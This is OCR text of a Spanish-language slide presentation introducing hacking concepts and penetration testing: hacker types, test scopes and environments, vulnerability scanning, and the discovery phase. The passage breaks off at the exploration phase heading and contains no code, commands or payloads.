
Web

- Cross Site Scripting
- DNS Spoofing
- Exploits de Servicios
- Exploirts de Servidores
- Defaults usernames/passwords
- Denegación de Servicio
- Ejecución Remota de Código
- SQL Injections
- Vulnerabilidades de Browser
- Spoofing
- Exposición de datos sensibles
- Brute Force
- Manipulación de Datos




Estadísticas

Secunia Security Advisories
All Advisories Impact (2003 - 2007)



This graph was generated by Secunia.
Based on vulnerability information available at http://secunia.com/



HACKING

Conceptos Básicos

Hacking

- ¿Qué es un Hacker?
- Cualidades de un Hacker
- Clasificación
- BlackHat and WhiteHat

¿Qué es un Hacker?

Un hacker es aquella persona que le apasiona el conocimiento, descubrir o aprender nuevas cosas y entender el funcionamiento de éstas.

Se los asocia a aquellas personas que poseen elevados conocimientos de seguridad informática


¿Qué es un Hacker?

Cualidades de un Hacker

- ✓ **Discreto**
- ✓ **Inconformista**
- ✓ **Programador Entusiasta**
- ✓ **Innovador**
- ✓ **Disfruta de Retos Intelectuales**
- ✓ **Curioso**
- ✓ **Paciente**
- ✓ **Ingenioso**

Distintos tipos de Hackers

Según sus acciones se clasifican en:



Cedido por el autor a www.segu-info.com.ar

Objetivos de los distintos tipos de Hackers

WHITEHAT

- **Usan sus conocimientos con buenos fines**
- **Ayudan a la comunidad**
- **Crean e Innovan la tecnología**
- **Favorecen la libertad del conocimiento**
- **No hacen daño**
- **Representan la línea ética de los hackers**

Objetivos de los distintos tipos de Hackers

Los hackers WhiteHat son mayormente contratados para:

- **Auditorias de Seguridad Web**
- **Auditorias de Seguridad de Código Fuente**
- **Auditorias de Seguridad de Servidores**
- **Auditorias de Seguridad de Aplicaciones**
- **Programación de herramientas de Seguridad**
- **Lideres de Proyectos**

Objetivos de los distintos tipos de Hackers


BLACKHAT

- **Usan sus conocimientos con fines maliciosos**
- **Acceden ilegalmente a sistemas gubernamentales**
- **Producen Intrusiones ilegales**
- **Roban Información**
- **Distribuyen material ilegal**
- **Fabrican Virus**
- **Fabrican herramientas de Crackeo**

Objetivos de los distintos tipos de Hackers

Los hackers BlackHat son mayormente contratados para:

- **Romper algoritmos de seguridad**
- **Programar Malware**
- **Atacar servidores de empresas**
- **Cyberwars**
- **Robar información confidencial**
- **Descubrir nuevos fallos de software**



Penetration Test

Penetration Test

- ¿Qué es un Penetration Test?
- ¿Qué es un Intruso?
- Diferentes Atacantes
- ¿Por qué es tan importante un Penetration Test?
- Metas de un atacante
- ¿Qué se testea?
- Consideraciones de un Penetration Tester
- Simulación de Ataques
- Ambientes de un Penetration Test

Penetration Test

- Tipos de Ataques
- Alcances
- Penetration Test Interno
- Penetration Test Externo
- Etapas de un Penetration Test
- Investigación de vulnerabilidades
- ¿Cómo se realiza un Penetration Testing?
- Reporte General

Penetration Test

¿Qué es un Penetration Testing?

Es una evaluación de seguridad hecha por especialistas en el área en la que evalúa que tan segura es la arquitectura de seguridad de su organización, utilizando técnicas reales usadas por los hackers.


Penetration Test

¿Qué es un Intruso?

Un intruso es un individuo que desea acceder a los sistemas e información de forma no autorizada o autorizada con fines maléficos.

Penetration Test

Diferentes Atacantes



Penetration Test

¿Por qué es tan importante un Test de Intrusión?

- Permite evaluar su seguridad interna y externa.
- Permite encontrar brechas de seguridad.
- Permite determinar riesgos posibles.
- Permite valorar a que nivel de riesgo esta expuesta su organización.
- Permite medir la seguridad de un sistema, de la red o de un proceso del negocio.

Penetration Test

Metas posibles de un Penetration Testing


- Cuanta información de nuestra red esta al público disponible.
- Si es posible comprometer nuestra red y nuestros sistemas.
- Si es posible interrumpir los procesos del negocio.
- Que tan efectivos son nuestros controles de seguridad: Firewall – IDS .
- Que tan efectivas son nuestros políticas de seguridad..
- ¿Realmente estamos seguros?

Penetration Test

¿ Qué se Testea ?

Servidores y Estaciones de Trabajo

- **Servidor Web**
- **Servidor de Base de Datos**
- **Controladores de Dominio**
- **Estaciones de Trabajo**



Penetration Test

¿ Qué se Testea ?

Infraestructura

- **Dispositivos de Red**
- **Redes Wireless**
- **VPNs**

Aplicaciones

Empleados

Todo lo que pueda ser una amenaza

Penetration Test

Consideraciones del Penetration Tester

- Las soluciones deben ser eficientes y realistas.
- El test debe ser creativo.
- El test debe cumplir con varias leyes.
- El Security Tester debe trasmitir confianza al cliente.
- Debe ser metódico y habilidoso.


La creatividad es muy importante para un Security tester, ya que le permite buscar diferentes variables para cada situación.

Penetration Test

Simulación de Ataques

Outsiders Attackers

- Terroristas
- Competidores
- Script Kiddies
- Periodistas
- Curiosos




Penetration Test

Simulación de Ataques

Insiders Attackers


- Empleados
- Consultores
- Contratistas
- Empleados disgustados



Penetration Test


Ambientes de un Penetration Test

WHITEBOX




(Con información del Objetivo)

BLACKBOX



(Sin información del Objetivo)


GREYBOX



(Híbrido)

Penetration Test

Tipos de Ataque




Cedido por el autor a www.segu-info.com.ar


Penetration Test

Alcances

El alcance de un Penetration Testing puede ser determinado en algún área de la organización o cubrir la totalidad de la misma.




Organización



Organización

Penetration Test

Alcances




Penetration Test

Penetration Testing Interno

Se simulan ataques e intentos de intrusiones como si fueran provenientes dentro de la organización.

- Testing de Dispositivos de Red
- Testing de Servidores
- Testing de Aplicaciones
- Testing de Workstation




Penetration Test

Penetration Testing Externo

Se simulan ataques e intentos de intrusiones como si fueran provenientes desde afuera de la organización.


- Testing de Aplicaciones Web
- Testing de Servidores
- Testing de Accesos Telefónicos
- Testing de redes Wireless



Penetration Test

Etapas de un Penetration Testing

Penetration Test



Penetration Test

Investigación de Vulnerabilidades

Penetration Test

Investigación de Vulnerabilidades

La investigación y análisis de vulnerabilidades es un factor muy importante en un Penetration Testing.

Gracias a ello podemos valorizar riesgos, incidentes y desastres.

Las metodologías para un análisis de vulnerabilidades pueden ser:

- Automáticas → **Vulnerability Scanners**
- Manuales → **Búsqueda Manual de Vulnerabilidades**

Penetration Test

Vulnerability Sacnning

- Buscan automáticamente vulnerabilidades conocidas de servicios y sistemas operativos
- En algunos casos permiten la explotación de la "**vulnerabilidad**".
- Generan reportes.
- Se Actualizan periódicamente.

Entre ellas podemos encontrar:

GFiLANguard N-Stalker Nessus Vulnerability Scanner

Penetration Test

Búsqueda Manual de Vulnerabilidades

Después de un escaneo automático de vulnerabilidades siempre es bueno verificar manualmente las mismas, para evitar falsos positivos.

En casos de existir alguna vulnerabilidad 0-day es recomendable testearta manualmente, porque comúnmente los scanners tardan un tiempo en actualizarse, y este tiempo nos podría traer grandes problemas económicos en el caso de que un intruso penetre nuestros servidores con una vulnerabilidad 0-day y nos robe datos confidenciales, como por ejemplo: **El plan de marketing 2007**

Penetration Test

Búsqueda Manual de Vulnerabilidades

Links de interés sobre vulnerabilidades 0-day:

SecurityFocus – http://www.securityfocus.org

CVE – http://cve.mitre.ort

CERT – http://www.cert.org

Open Security Vulnerability Database – http://osvdb.org

Secunia – http://secunia.org

Penetration Test

¿Cómo se realiza un Penetration Testing?

La metodología de evaluación se divide en 4 grandes fases:

I. **Descubrimiento**
II. **Exploración**
III. **Evaluación**
IV. **Intrusión**

Penetration Test

Fase de Descubrimiento

La fase de descubrimiento, también llamada **Information Gatheting** se realiza, tratando de recolectar la mayor cantidad de información pública posible sobre:

- Servidores
- Servicios
- Aplicaciones
- Topología de Red
- Usuarios
- Organización

Y toda aquella información que pueda llegar a servir para el Penetration Testing.

Penetration Test

Fase de Descubrimiento

Entre la información que puede ser recolectada se encuentran:

- Rangos de Direcciones IP
- Direcciones IP criticas (Servidores y Bases de Datos)
- Números de Teléfono
- Direcciones Físicas de la organización
- Análisis de Páginas Web
- Tipos de Red (Wireless/Cableada)
- Fuentes de Información
- Plataformas

Penetration Test

Recolección de Documentos

Es muy importante la evaluación de la información testeada.

Dentro de lo que es una Recolección de Documentos o Evaluación de información obtenida en la fase de descubrimiento, se pueden encontrar resultados esperados de:

- ✓ Perfil de la Organización y de los empleados.
- ✓ Perfil de la tecnología usada en la organización.
- ✓ Perfil de la red de la organización

Penetration Test

Fase de Exploración

